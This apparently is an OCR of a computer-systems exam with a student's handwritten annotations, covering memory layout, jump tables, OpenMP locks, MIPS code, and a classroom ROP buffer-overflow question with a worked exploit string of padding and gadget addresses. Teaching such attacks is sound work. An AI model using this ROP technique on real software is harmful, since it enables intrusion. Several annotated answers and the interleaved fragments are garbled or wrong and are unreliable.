20 minutes

For the following data structure:

```
union wtf {
 char fog[128];
 union {
  struct {
   float x[8];
   int y[4];
   char z[16];
  } red;
  struct {
   char x[16];
   float y[8];
   int z[4];
  } blue;
 } redvblue;
} x;
```

And memory dump:

0x601080 <x >:	0x67	0x68	0x75	0x6f	0x76	0x6e	0x74	0x70
0x601088 <x+8>:	0x67	0x6d	0x74	0x6f	0x74	0x68	0x68	0x69
0x601090 <x+16>:	0x00	0x80	0xfc	0x44	0x00	0xc0	0x7c	0x44
0x601098 <x+24>:	0x00	0x00	0xfc	0x43	0x00	0xe0	0xfe	0x44
0x6010a0 <x+32>:	0x00	0x70	0x00	0xc5	0x00	0x00	0x82	0xc4
0x6010a8 <x+40>:	0x00	0xc0	0x06	0xc4	0x00	0x40	0x01	0xc5
0x6010b0 <x+48>:	0x66	0x63	0x72	0x6e	0x70	0x67	0x72	0x75
0x6010b8 <x+56>:	0x76	0x70	0x75	0x64	0x64	0x70	0x61	0x78
0x6010c0 <x+64>:	0x98	0x8d	0xea	0x80	0xa7	0x0a	0x81	0xed
0x6010c8 <x+72>:	0xfe	0xa5	0x72	0x1f	0x4c	0x24	0x3c	0x2c
0x6010d0 <x+80>:	0x63	0xc6	0x86	0x47	0x08	0x42	0xa7	0x72
0x6010d8 <x+88>:	0x81	0x36	0x75	0x08	0x46	0xad	0x51	0xdf
0x6010e0 <x+96>:	0x3a	0x3b	0x5f	0xe2	0x45	0xe1	0xcf	0x43
0x6010e8 <x+104>:	0x86	0x41	0x62	0xd2	0x65	0x9e	0xfe	0xc8
0x6010f0 <x+112>:	0x65	0x84	0x10	0x6d	0xc7	0xb7	0xdf	0x48
0x6010f8 <x+120>:	0xed	0x54	0x50	0x33	0x02	0xa1	0x12	0x3c

Answer the following:

1) The address of x.redvblue.blue.y[1] in HEX without leading 0's:

0x6010944

2) The value of x.redvblue.blue.y[1] in decimal:

$2^9+2^8+2^7+2^6+2^5+2^4+2^1=1010$

3) The address of x.redvblue.blue.x[8] in HEX without leading 0's:

0x601088

4) The value of x.redvblue.blue.x[8] in decimal:

103

40 minutes

switch (x) {
case 1:
a++;
case 2:
a+= 4;
break;
default:
case 1
case 2
case 3:
a+= 2
break;
case 4:
case 4:
a+=1

Consider the objdump below of x86-64 code:

```
0000000000400660:
  400660: 83 ff 06                  cmp    $0x6,%edi
  400663: 77 33                     ja     400698
  400665: 89 ff                     mov    %edi,%edi
  400667: ff 24 fd e0 09 40 00      jmpq   *0x4009e0(,%rdi,8)
  40066e: 66 90                     xchg   %ax,%ax
  400670: 83 c6 01                  add    $0x1,%esi
  400673: 8d 46 04                  lea    0x4(%rsi),%eax
  400676: c3                        retq
  400677: 66 0f 1f 84 00 00 00      nopw   0x0(%rax,%rax,1)
  40067e: 00 00
  400680: 8d 46 02                  lea    0x2(%rsi),%eax
  400683: c3                        retq
  400684: 0f 1f 40 00               nopl   0x0(%rax)
  400688: 8d 46 03                  lea    0x3(%rsi),%eax
  40068b: c3                        retq
  40068c: 0f 1f 40 00               nopl   0x0(%rax)
  400690: 8d 46 05                  lea    0x5(%rsi),%eax
  400693: c3                        retq
  400694: 0f 1f 40 00               nopl   0x0(%rax)
  400698: 8d 46 01                  lea    0x1(%rsi),%eax
  40069b: c3                        retq
  40069c: 0f 1f 40 00               nopl   0x0(%rax)
```

case 0

case 1

case 2

case 3

case 4

And the following interaction with gdb:

```
(gdb) x/64xb 0x4009e0
0x4009e0: 0x98 0x06 0x40 0x00 0x00 0x00 0x00 0x00
0x4009e8: 0x70 0x06 0x40 0x00 0x00 0x00 0x00 0x00
0x4009f0: 0x73 0x06 0x40 0x00 0x00 0x00 0x00 0x00
0x4009f8: 0x80 0x06 0x40 0x00 0x00 0x00 0x00 0x00
0x400a00: 0x98 0x06 0x40 0x00 0x00 0x00 0x00 0x00
0x400a08: 0x88 0x06 0x40 0x00 0x00 0x00 0x00 0x00
0x400a10: 0x90 0x06 0x40 0x00 0x00 0x00 0x00 0x00
0x400a18: 0xb0 0x06 0x40 0x00 0x00 0x00 0x00 0x00
```

0 0x0000000000400698
1 0x0000000000400670
2 0x 400673
3 0x 400680
4 0x 400698

This code corresponds to one or more of the four functions below:

```
int alpha(int x, int a)
{
  switch (x) {
  case 0:
    a++;
  case 1:
    a+=4;
    break;
  case 2:
    a+=2;
    break;
```

```
 case 4:
   a+=3;
   break;
 case 5:
   a+=5;
   break;
 default:
   a+=1;
 }

 return a;
}

int beta(int x, int a)
{
  switch (x) {
  case 1:
    a++;
    break;
  case 2:
    a+=4;
    break;
  case 3:
    a+=2;
    break;
  case 5:
    a+=3;
    break;
  case 6:
    a+=5;
    break;
  default:
    a+=1;
  }

  return a;
}

int gamma(int x, int a)
{
  switch (x) {
  case 1:
    a++;
  case 2:
    a+=4;
    break;
  case 3:
    a+=2;
    break;
  case 5:
    a+=3;
    break;
```

Consider the objdump below of x86-64 code:

```
0000000000400760:
  400760: 85 ff                          test   %edi,%edi
  400762: 7e 1c                          jle    400780 <looper1+0x20>
  400764: 8d 57 ff                       lea    -0x1(%rdi),%edx
  400767: 31 c0                          xor    %eax,%eax
  400769: 48 83 c2 01                    add    $0x1,%rdx
  40076d: 0f 1f 00                       nopl   (%rax)
  400770: 89 04 85 20 14 60 00           mov    %eax,0x601420(,%rax,4)
  400777: 48 83 c0 01                    add    $0x1,%rax
  40077b: 48 39 d0                       cmp    %rdx,%rax
  40077e: 75 f0                          jne    400770 <looper1+0x10>
  400780: 31 c0                          xor    %eax,%eax
  400782: c3                             retq
  400783: 0f 1f 00                       nopl   (%rax)
  400786: 66 2e 0f 1f 84 00 00           nopw   %cs:0x0(%rax,%rax,1)
  40078d: 00 00 00
```

This code corresponds to one or more of the three functions below:

```
int gold(int x)
{
  int i;

  for (i=0; i<x; i++)
    global_arr[i]=i;
}

int silver(int x)
{
  int i;

  i=0;
  do {
    global_arr[i]=i;
    i++;
  } while (i<x);
}

int bronze(int x)
{
  int i;

  i=0;
  while (i<x) {
    global_arr[i]=i;
    i++;
  }
}
```

Which of the three functions matches the code above?

gold and bronze match the code above.

```
    case 6:
      a+=5;
      break;
    default:
      a+=1;
    }

    return a;
  }

  int delta(int x, int a)
  {
    switch (x) {
    case 0:
      a++;
      break;
    case 1:
      a+=4;
      break;
    case 2:
      a+=2;
      break;
    case 4:
      a+=3;
      break;
    case 5:
      a+=5;
      break;
    default:
      a+=1;
    }

    return a;
  }
```

Which of the four functions matches the code above?

gamma matches the code above.

Mem[A+8*i] +

%rax = 0x6013c0 + 8*%rdi

Consider the objdump below of x86-64 code:

0x6013c0 + 8*%rdi + 8*%rsi

```
0000000000400820:
  400820: 48 63 ff                  movslq %edi,%rdi
  400823: 48 63 f6                  movslq %esi,%rsi
  400826: 48 8b 04 fd c0 13 60      mov    0x6013c0(,%rdi,8),%rax
  40082d: 00
  40082e: 48 89 14 f0               mov    %rdx,(%rax,%rsi,8)
  400832: c3                        retq
```

extends

extends

%rax + 8*%rsi = %rdx

This code corresponds to code that sets a memory value in a data structure. The data structure in question is one of these three declared array structures:

A+ (C*i+j)*K

```
long purple[SIZE][SIZE];
long *green;
long *orange[SIZE];
```

Which of the three data structures could correspond to this code fragment:

long* orange[SIZE]

Mem [Mem[0x6013c0 + 8*%rdi] + 8*%rsi]

20 minutes

Reminder to SELF! When setting locks, be careful of deadlock! 30 minutes

4 threads

Consider the following code, with OpenMP pragma's inserted. There is a printf statement at the end of the code. What would the result of this execution be? Assume there are four threads created by the #pragma omp parallel construct.

a) The program would print the value 0 one time.
b) The program would print the value 0 four times.
c) The program would print the value 1 one time.
d) The program would print the value 1 four times.
e) The program would never complete.

```
#include <stdlib.h>
#include <stdio.h>
#include <time.h>
#include <omp.h>

#define ENTRIES 50
#define TOTAL 1000

int accum[ENTRIES];
omp_lock_t array_locks[ENTRIES];
int sources[TOTAL];

int main( int argc, const char* argv[] )
{
 int i,x;

 #pragma omp parallel
 {

  #pragma omp for
  for (i=0;i<TOTAL;i++){
   sources[i]=i; Write
  }

  #pragma omp for
  for(i=0;i<ENTRIES; i++){
   omp_init_lock(&array_locks[i]);
   accum[i] = 0;
  }

  #pragma omp for private(x)
   for(i=0;i<TOTAL;i++){
    x = sources[i]%ENTRIES;
    omp_set_lock(&array_locks[x]);
```

- initialize ENTRIES # of array-locks

source:

i	0	1	2	3	4	. . .
source[i]	0	1	2	3	4	. . .

accum

i	0	1	2	3	4	ENTRIES-1
accum[i]	0	0	0	0	0	0 0 0

++1

initializing locks

i is set to private.

Set lock for every entry in array.

```
if (sources[i]==0)
  {
   accum[x]++;
   omp_unset_lock(&array_locks[x]);
   }
}

 #pragma omp for
 for(i=0;i<ENTRIES; i++)
  omp_destroy_lock(&array_locks[i]);

  printf("%d\n",accum[0]);
  }

  }
```

mutual exclusion

unset lock only if in if statement

destroy all array locks

1 Horr

8. Consider the following C function:

```
int authenticate(int key, int crypt)
{
   char buf[4];
   int x;

   printf("Enter access code\n", x);

   gets(buf);

   x=atoi(buf);

   if (x==key)
      {
        decrypt_it(crypt,x);
      }

   return 0;
}
```

This code will be executed on an x86-64 machine. Function `authenticate()` does three things: 1) ask the user to input an integer, 2) check if the user input matches the secret key (the input parameter `key`), 3) decrypt a value using the secret key (the input parameter `crypt`).

You are trying to hack this system, and want to use function `authenticate()` to decrypt a value. Your task will be to take advantage of the use of `gets()` in `authenticate()` to exploit a buffer overflow vulnerability. You will use your knowledge of the stack discipline to change the return address from function `authenticate()` to invoke function `decrypt_it()`:

```
int decrypt_it(int crypt, int key)
```

which is defined at the following address:

Want to return to: RA

```
00000000004005fe <decrypt_it>:
```

%rdi %rsi

Function `decrypt_it()` takes two parameters: crypt and key – these should correspond to parameters key and crypt to function `authenticate()`, just in a different parameter order. Your attack will need to invoke function `decrypt_it()` and set the appropriate registers to set up parameters crypt and key. ← What the attack needs to do.

Construct your buffer overflow exploit string using the additional information on the next page. As with the attack lab, you will send a text input to hex2raw to make your buffer exploit. The output from hex2raw is then used as input to the compiled binary from the C code above.

There are no canaries in place for this code – I turned off the compilation flag for canaries, and foolishly ignored the warnings about using gets...

%rdi %rsi

int decrypt_it (int crypt, int key)

mov %rbx, %rdi

x=the_code

(1)

To help with partial credit for this, we are going to split your answer into two pieces: the padding and the (2) ~~payload for your~~ attack. The padding will be the bytes that you will put first in your attack string to fill up space until you get to the payload (the gadgets and other return addresses). On the Answer Sheet, please specify the number of bytes of padding and the actual string for the payload.


For example, if the attack string was: 00 00 00 00 00 00 00 00 AA AA AA AA AA AA AA AA, where the first 8 bytes (00's) is just the padding and the second 8 bytes (AA's) is the paylod (e.g. gadgets/return addresses), you would answer 8 for the padding (8 bytes) and AA AA AA AA AA AA AA AA for the payload.

The function `authenticate()` is compiled to the following assembly code that can be seen from objdump:

%r12 = crypt

%r13 = the_code

```
0000000000400627 <authenticate>:
  400627:   push    %r12
  400628:   push    %r13
  400629:   sub     $0x18,%rsp
  40062d:   mov     %edi,%r13d      the_code = %r13d
  40062f:   mov     %esi,%r12d      crypt = %r12d.
  400631:   mov     $0x0,%esi       0x40075c, 0x0
  400636:   mov     $0x40075c,%edi
  40063b:   mov     $0x0,%eax
  400640:   callq   400480 <printf@plt>
  400645:   mov     %rsp,%rdi
  400648:   callq   4004c0 <gets@plt>   ← attack starts
  40064d:   mov     $0xa,%edx
  400652:   mov     $0x0,%esi
  400657:   mov     %rsp,%rdi
  40065a:   callq   4004b0 <strtol@plt>
  40065f:   cmp     %eax,%r13d
  400661:   jne     40066c <authenticate+0x45>
  400663:   mov     %r13d,%esi
  400665:   mov     %r12d,%edi
  400667:   callq   4005fe <decrypt_it>
  40066c:   mov     $0x0,%eax
  400671:   add     $0x18,%rsp
  400675:   pop     %r13
  400676:   pop     %r12
  400677:   retq    ← return starts
```



The function `authenticate()` is invoked by function main(), a snippet of which is shown here:

```
int main( int argc, const char* argv[] )
{
  int crypt;
  int the_code;
```

```
the_code=get_code();

crypt=atoi(argv[1]);

authenticate(the_code, crypt);
```

the_code

crypt

which is compiled to the following assembly code snippet:

%rbx = crypt

%rbp = the_code

```
0000000000400678 <main>:
  400678:   push   %rbp
  400679:   push   %rbx
  40067a:   sub    $0x8,%rsp
  40067e:   mov    %rsi,%rbx
  400681:   callq  4005ee <get_code>
  400686:   mov    %eax,%ebp
  400688:   mov    0x8(%rbx),%rdi
  40068c:   mov    $0xa,%edx
  400691:   mov    $0x0,%esi
  400696:   callq  4004b0 <strtol@plt>
  40069b:   mov    %rax,%rbx
  40069e:   mov    %eax,%esi
  4006a0:   mov    %ebp,%edi
  4006a2:   callq  400627 <authenticate>
```

%rax

%esi holds crypt

%edi holds the_code

The following functions may help you to form an ROP attack:

```
00000000004005bd <setval_a>:
  4005bd: c7 07 c6 48 89 ef     movl   $0xef8948c6,(%rdi)
  4005c3: c3                    retq

00000000004005c4 <setval_b>:
  4005c4: c7 07 cc 48 89 c7     movl   $0xd78948cc,(%rdi)
  4005ca: c3                    retq

00000000004005cb <setval_c>:
  4005cb: c7 07 cb 48 89 de     movl   $0xde8948cb,(%rdi)
  4005d1: c3                    retq

00000000004005d2 <setval_d>:
  4005d2: c7 07 cf 48 89 ee     movl   $0xee8948cf,(%rdi)
  4005d8: c3                    retq

00000000004005d9 <setval_e>:
  4005d9: c7 07 cf 48 89 df     movl   $0xdf8948cf,(%rdi)
  4005df: c3                    retq
```

mov %rbp, %rdi

mov %rax %rdi

mov %rbx %rsi

mov %rbp %rsi

mov %rbx %rdi

0x4005dc

0x4005d5

mov %rsi, %rdi

```
00000000004005e0 <setval_f>:
  4005e0: c7 07 cf 48 89 f7        movl    $0xf78948cf, (%rdi)
  4005e6: c3                       retq
```

mov %rdi, %rsi

```
00000000004005e7 <setval_g>:
  4005e7: c7 07 cf 48 89 fe        movl    $0xfe8948cf, (%rdi)
  4005ed: c3                       retq
```

The two tables below are from the Attack Lab – these may also be useful in forming your ROP attack:

movq *S*, *D*

Source *S*	Destination *D*							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

Operation	Register *R*							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq *R*	58	59	5a	5b	5c	5d	5e	5f

buffer size ⇒

00 00 00 00 00 00 00 00 %r13

padding

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 %r13

00 00 00 00 00 00 00 00 %r12

gadgets

dc 05 40 00 00 00 00 00 # mov %rbx, %rdi 0000000000400 5dc

per forming swap

d5 05 40 00 00 00 00 00 # mov %rbp, %rsi

decrypt_it

fe 05 40 00 00 00 00 00

PADDING_SIZE = 40 bytes

45 minutes

1. What would be the output of the following MIPS code?

```
.globl main
main:
        addu    $s7, $0, $ra   $s7 = $ra + 0

        add     $s3, $0, $0    $s3 = 0

        addi    $s4, $0, 1     $s4 = 1
        add     $s5, $0, $0    $s5 = 0
        la      $s6, save
                               $s6 = save (s6 contains our save array)

        .data
        .align  2
        .globl  save

# the next line creates an array of 10 words that can be referred to
as "save"
# the array is initialized to the 10 values after .word
# so the first array entry is a 0 and the last entry is a 2
save:   .word   0, 0, 0, 0, 0, 0, 0, 6, 3, 2

        .text

Loop:
        add     $t8, $s3, $s3   $t8 = $s3 + $s3   $t8_1 = 0   $t8_2 = 2   $t8_3 = 4
        add     $t8, $t8, $t8   $t8 = $t8 + $t8   $t8_1 = 0   $t8_2 = 4   $t8_3 = 8
        add     $t8, $t8, $s6   $t8 = $t8 + $s6 = $s6   $t8_2 = 4 + $s6 =   $t8 = 4 + $s6
        lw      $t9, 0($t8)     $t9 ← mem[ 0 + $t8 ]  # loads first elem of array into $t9
        bne     $t9, $s5, Exit  → if $t9 != 0, branch to exit
        add     $s3, $s3, $s4   $s3_1 = $s3_1 + $s4_1 = 1   $s3_2 = $s3 + $s4 = 1+1 = 2
        j       Loop
Exit:

        .data
        .globl  message1
message1:       .asciiz "\nThe value of i is: "
        .text
        li      $v0, 4   print string
        la      $a0, message1
        syscall
        li      $v0, 1   print integer
        add     $a0, $0, $s3
        syscall

        addu    $ra, $0, $s7   $ra = $0 + $s7
        jr      $ra
        add     $0, $0, $0     jump back to caller.
```

Output: The value of i is: 2


2. The following code fragment computes the Kronecker product of two matrices – don't worry if you have never heard of Kronecker – this problem assumes no foreknowledge of this, as you can discern what is being done by examining the code. The matrices *a* and *b* are the input matrices – and *c* is the output matrix – note that *c* is larger:

```
#define SIZE 40
#define KSIZE SIZE*SIZE

int a[SIZE][SIZE];
int b[SIZE][SIZE];
int c[KSIZE][KSIZE];
```

The actual product can be computed as follows (with somewhat inefficient code):

```
for (i=0; i<SIZE; i++)
  for (j=0; j<SIZE; j++)
    for (x=0; x<SIZE; x++)
      for (y=0; y<SIZE; y++)
        c[i*SIZE+x][j*SIZE+y]=a[i][j]*b[x][y];
```

The choice of loop ordering is, as always, important here for memory performance. In this case, there are four nested loops – and this code is written in such a way that there are no dependencies to impede reordering. The code is shown with ordering *ijxy* (i.e. the ordering of the loops from inner to outer – as labeled by the iterator of the loop). Which of the following orderings should be the ***worst*** for this loop? By worst, we mean the ordering which will result in the ***longest*** execution time.

a. ijxy
b. jixy
c. xiyj
d. ixjy
e. jyix